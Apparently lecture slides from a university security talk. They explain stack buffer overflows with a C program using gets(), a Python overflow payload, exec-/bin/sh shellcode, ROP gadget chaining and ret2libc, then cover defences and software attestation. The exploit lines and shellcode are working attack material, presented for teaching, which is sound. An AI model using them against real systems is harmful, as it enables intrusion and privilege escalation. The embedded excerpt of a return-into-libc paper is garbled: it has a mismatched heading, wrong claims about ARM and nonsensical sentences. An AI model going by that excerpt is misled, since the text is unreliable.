

# Hacker&co.

or

*how I learned to demystify cyber attacks  
and love the security*

**Cataldo Basile**

<cataldo.basile @ polito.it>

## Security? No, thank you!

cyber-crime more and more organized

- new paradigm: malware-as-a-service
- malware built with development tools, e.g. TOX malware

virus / worm / trojan horse / ransomware

- e.g. Wanna Cry income about 130M\$
- Mirai: DDoS based on IoT

infrastructures at risk

- USA dams reported as vulnerable
- Stuxnet: spin dryers for Uranium enrichment
- Black Energy: 230k Ukrainians without electricity
  - APT (Advanced Persistent Threat)
- cars too much connected
- ...and too much vulnerable (BlueBorn)
- cloud and fog?



## Hackers&co.: media strategy



crackers

- hackers are surrounded of an aura of mystery
- a similar strategy used in the past
  - newspaper focus on the consequences of attacks, ethical aspects, cyberwar, politics, etc.
  - this talk aims a (partially) answering the question...



...but what are these people doing?

## A silly program...

```
#include <stdio.h>

void func(int a, int b, int c){
    int response = 0;
    char buffer[128];

    gets(buffer);
    if(response == 42)
        printf("This is the answer!\n");
    else
        printf("Wrong answer!\n");

    /* does something with a,b,c */
    return;
}

int main(){
    printf("Insert your answer: ");
    func(1,2,3);
}
```


## A silly program... and its stack...

```
#include <stdio.h>
```

```
void func(int a, int b, int c){  
    int response = 0;  
    char buffer[128];  
  
    gets(buffer);  
    if(response == 42)  
        printf("This is the answer!\n");  
    else  
        printf("Wrong answer!\n");
```

```
    /* does something with a,b,c */  
    return;  
}
```

```
int main(){  
    printf("Insert your answer: ");  
    func(1,2,3);  
}
```




## A silly program... and its stack...

```
#include <stdio.h>
```

```
void func(int a, int b, int c){  
    int response = 0;  
    char buffer[128];  
  
    gets(buffer);  
    if(response == 42)  
        printf("This is the answer!\n");  
    else  
        printf("Wrong answer!\n");
```

```
    /* does something with a,b,c */  
    return;  
}
```

```
int main(){  
    printf("Insert your answer: ");  
    func(1,2,3);  
}
```




## A silly program... and its stack...

```
#include <stdio.h>
```

```
void func(int a, int b, int c){  
    int response = 0;  
    char buffer[128];  
  
    gets(buffer);  
    if(response == 42)  
        printf("This is the answer!\n");  
    else  
        printf("Wrong answer!\n");
```

```
    /* does something with a,b,c */  
    return;  
}
```

```
int main(){  
    printf("Insert your answer: ");  
    func(1,2,3);  
}
```




## A silly program... and its stack...

```
#include <stdio.h>
```

```
void func(int a, int b, int c){  
    int response = 0;  
    char buffer[128];  
  
    gets(buffer);  
    if(response == 42)  
        printf("This is the answer!\n");  
    else  
        printf("Wrong answer!\n");
```

```
    /* does something with a,b,c */  
    return;  
}
```

```
int main(){  
    printf("Insert your answer: ");  
    func(1,2,3);  
}
```



## A silly program... and its stack...


```
#include <stdio.h>
```

```
void func(int a, int b, int c){
    int response = 0;
    char buffer[128];

    gets(buffer);
    if(response == 42)
        printf("This is the answer!\n");
    else
        printf("Wrong answer!\n");
```

```
    /* does something with a,b,c */
    return;
}
```

```
int main(){
    printf("Insert your answer: ");
    func(1,2,3);
}
```



## A silly program... and its stack...


```
#include <stdio.h>
```

```
void func(int a, int b, int c){
    int response = 0;
    char buffer[128];

    gets(buffer);
    if(response == 42)
        printf("This is the answer!\n");
```

```
0x56556252 <+36>: call 0x56556030 <printf@plt>
0x56556257 <+41>: add esp,0x10
0x5655625a <+44>: sub esp,0x4
0x5655625d <+47>: push 0x3
0x5655625f <+49>: push 0x2
0x56556261 <+51>: push 0x1
0x56556263 <+53>: call 0x565561b9 <func>
0x56556268 <+58>: add esp,0x10
0x5655626b <+61>: sub esp,0xc
```

```
    printf("Insert your answer: ");
    func(1,2,3);
}
```



## A silly program... and its stack...


```
#include <stdio.h>
```

```
void func(int a, int b, int c){
    int response = 0;
    char buffer[128];

    gets(buffer);
    if(response == 42)
        printf("This is the answer!\n");
    else
        printf("Wrong answer!\n");
```

```
    /* does something with a,b,c */
    return;
}
```

```
int main(){
    printf("Insert your answer: ");
    func(1,2,3);
}
```



## A silly program... and its stack...


```
#include <stdio.h>
```

```
void func(int a, int b, int c){
    int response = 0;
    char buffer[128];


    gets(buffer);
    if(response == 42)
        printf("This is the answer!\n");
    else
        printf("Wrong answer!\n");
```

```
    /* does something with a,b,c */
    return;
}
```

```
int main(){
    printf("Insert your answer: ");
    func(1,2,3);
}
```



## A simple buffer overflow




```
python -c 'print  
"A"*128+"\x2a\x00\x00\x00" |  
sillyprog
```

## A simple buffer overflow

what can I do?


- set variable values
- alter program behaviour
- bypass controls (license check?)



## Can I do something better?

what can I do?

- jump to anywhere in the program
- skip pieces of code that I don't like




## Can I do something even better?



open a shell on a remote host and  
(if possible) set root privileges!

different levels of politeness





## Shellcode

small piece of code used as the payload in the exploitation of a software vulnerability.

### Reverse Shell

- if calls the attacker, who acts as a server

several available on the web

- <http://shell-storm.org/shellcode/>
- with different sizes (in bytes)
- for different architectures and OSes
- with different purposes
  - create users and add password
  - read /etc/passwd
  - setuid(0) → become root, setreuid() → real user
  - flush iptables DB

## Shellcode

small piece of code used as the payload in the exploitation of a software vulnerability.

### Reverse Shell

- if it calls the attacker, who acts as a server

several available on the web

```
"\x31\xc0\xb0\x19\x50\xcd\x80\x50 "  
"\x50\x31\xc0\xb0\x7e\x50\xcd\x80" //setreuid(geteuid(),getuid());  
"\xeb\x0d\x5f\x31\xc0\x50\x89\xe2 "  
"\x52\x57\x54\xb0\x3b\xcd\x80\xe8"  
"\xee\xff\xff\xff/bin/sh" // exec(/bin/sh)
```

- read /etc/passwd
- setuid(0) → become root, setreuid() → real user
- flush iptables DB


## Exploitation

once you find a vulnerability in the code...

- ...automate the process
- = write a script that provides the proper payload!

the vulnerability can be used everywhere by everyone

- e.g., with the Metasploit framework
- script kiddies



## Data Execution Prevention (DEP)

why execute code from data segments?

- only makes code segments as executable
- not Writable and Executable at the same time
  - aka NX, XN, XD, W^X
  - 2004, Linux Kernel 2.6.8, Windows XP SP2
  - 2006, Mac OSX 10.5

running code on write-only segments → segmentation fault

- data segments (RW)
  - Stack, Heap, .bss, .ro, .data
- code segments (RX)
  - .text, .plt


check all with: `objdump -h program_name`

## Stack canaries

canaries = random values

- added in the stack after each call
- checked at function exit by the OS
- same for all functions
- different at each execution

to overwrite the return address you 'kill the canary'



## Address Space Layout Randomization

randomize the memory location where


- system executables are loaded
- attackers cannot use fixed addresses obtained by debugging the application offline
  - e.g., the stack address
  - exploits built without ASLR do not work
    - guessing is needed / brute force
  - detect crashes associated with ASLR
- or use more leaks to perform buffer overflow attacks
  - if you know the base address with different ways
    - you can reuse the same offsets

## Address Space Layout Randomization

randomize the memory location where

- system executables are loaded
- attackers cannot use fixed addresses obtained by debugging
  - e.g., the address of the `main` function
  - exploit the address of the `main` function to gain control
  - detect the address of the `main` function

```
0x56556252 <+36>:
0x56556257 <+41>:
0x5655625a <+44>:
0x5655625d <+47>:
0x5655625f <+49>:
0x56556261 <+51>:
0x56556263 <+53>:
0x56556268 <+58>:
0x5655626b <+61>:
```



overflow attacks  
different ways

## Return Oriented Programming (ROP)

there's plenty of code in a program

- not needed to write the shellcode
  - just borrow pieces from the target program
- however, not that easy!


jumping on a different part of the program means losing the control

## Return Oriented Programming (ROP)

there's plenty of code in a program

- not needed to write the shellcode
  - just borrow pieces from the target program
- however, not that easy!

jumping on a different part of the program means losing the control



## Return Oriented Programming (ROP)

there's plenty of code in a program


- not needed to write the shellcode
  - just borrow pieces from the target program
- however, not that easy!

jumping on a different part of the program

- means losing the control!

look for **gadgets** in the program (e.g. with ropgadget)

- sequence of meaningful instructions followed by a RET



```
xor eax, eax
ret
```

zero EAX

```
pop eax
ret
```

remove one word from the stack

```
add eax, ebx
ret
```


sum

```
pop ebx
pop eax
ret
```

remove two words from the stack

## ROP: an example

gadgets found in the program form a new instruction set



**ROPing:** write shellcode by chaining gadgets

- not guaranteed it is possible

shellcode – exit(0)

```
xor eax, eax
xor ebx, ebx
inc eax
int 0x80
```


```
xor eax, eax
ret
xor ebx, ebx
ret
inc eax
ret
int 0x80
```

*inspired by Markus Gaasedelen Dep&ROP course*

## ROP: an example

### gadgets

```
addr1: xor eax, eax
      ret
addr2: xor ebx, ebx
      ret
addr3: inc eax
      ret
addr4: int 0x80
```



## ROP: an example


### gadgets

*addr1*: xor eax, eax  
ret

*addr2*: xor ebx, ebx  
ret

*addr3*: inc eax  
ret

*addr4*: int 0x80



## ROP: an example


### gadgets

*addr1*: xor eax, eax  
ret


*addr2*: xor ebx, ebx  
ret

*addr3*: inc eax  
ret


*addr4*: int 0x80



## ROP: an example




## ROP: an example





## ROP: an example



## Ret2libc

what is the best mine of code-to-borrow?

- the C standard library!
  - e.g., `system()`, `open()`, `read()`, `write()`

if libc is available in the program...

- return to libc functions instead of using gadgets
- just find the addresses of the functions you want to ROP
  - in general, ret2libc a lot easier than making a ROP chain

ret2libc techniques does not use the *call* instruction

- the stack must be properly prepared to have the same data the *call* would have put
  - leave room for the return address
    - in order to properly place the input parameters to the function to call

---

The Geometry of Innocent Flesh on the Bone:  
Return-into-libc without Function Calls (on the x86)

### How to Show Love?

We present new techniques that allow a return into the attack to be mounted on ARM controllers that calls no functions at all. Our attack combines a large number of short instruction sequences to build gadgets that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the instruction of the ARM instruction set.

## 1 Introduction

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We then demonstrate that the widely deployed ‘W^X’ defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

Unlike using our *change* rule as functions whenever, in fact, the *inst* instruction sequences from the file that weren't placed back by the assembler. This makes our *inst* resident to define functions that remove certain functions from the file or change the assembler's code generation choices.

Unlike previous articles, ours combines a large number of short instruction sequences to build gadgets that allow arbitrary manipulation. We show how to build such gadgets using the short instructions *find* and *change* and the *inst* instruction. We show how to build gadgets that change the properties of the *inst* instruction set, so in sufficiently large body of *inst* executable code there will be gadgets to allow the construction of similar gadgets. (This claim is one *thesis*.) Our paper makes three major contributions:

1. We describe an efficient algorithm for analyzing *libc* to recover the instruction sequences that can be used in our attack.

2. Using sequences recovered from a particular version of *ctd* 1b, we describe gadgets that allow arbitrary computation, introducing many techniques that lay the foundation for what

2. In doing the above, we provide strong evidence for our thesis and a template for how one


<sup>1</sup>Work done while at the Weizmann Institute of Science, Rehovot, Israel, supported by a Konrad Schuler Program postdoctoral fellowship.

---

## The security approach?

thinking about security consequences is not in the usual mind set of designers

- engineers solve problems
  - ...from specifications
- attackers can change the designers' perspective
  - imagine new ways to abuse the specifications
- reactions and corrections, in any case, will arrive late
- design test beds are not necessarily the best way to test the implementations
  - fuzzy testing is limited (random errors?)
- best practice can reduce the attack surface



## Software protection

we cannot rely on OS protections to avoid software to be compromised

- with proper effort, new attack strategies, etc.
  - ...and by using human errors (and explicitly added backdoors)
- ...software will be attacked

software protections are code transformation and infrastructure components that aim at reducing the risks

- ...making them economically disadvantageous
- reduce code understandability (obfuscation)
- detect and/or react to modifications (anti-tampering techniques, local and remote)
- diversify software copies
- dynamically modify code at run-time
  - with or without HW

## Software attestation



family of anti-tampering techniques

binary integrity: check that loaded binaries (or in memory during execution) are the original ones

- limited, several attacks possible without altering binaries
- easy attacks in literature
  - e.g., modify the execution environment: system calls, TLB

trusted computing approaches are not the solution

- not usable in complex scenarios
  - work for small pieces of software with specific functionalities



execution correctness: check that what is actually executed behaves as expected

- behavioural attestation
  - still an open issue!

## Execution correctness

we have investigated the use of invariants...



- predicates built on variables' values
  - true if the software is working as expected
- likely invariants are just 'statistically true'
  - true only in the collected execution traces

literature analysis depicted invariants monitoring as a very promising technique

- ...but we proved that they are (almost) useless
  - the inference "violation of invariants if and only if the software is not behaving as expected" is in general false

therefore we will concentrate on different types of integrity evidences...

- symbolic analysis? Other abstract interpretations?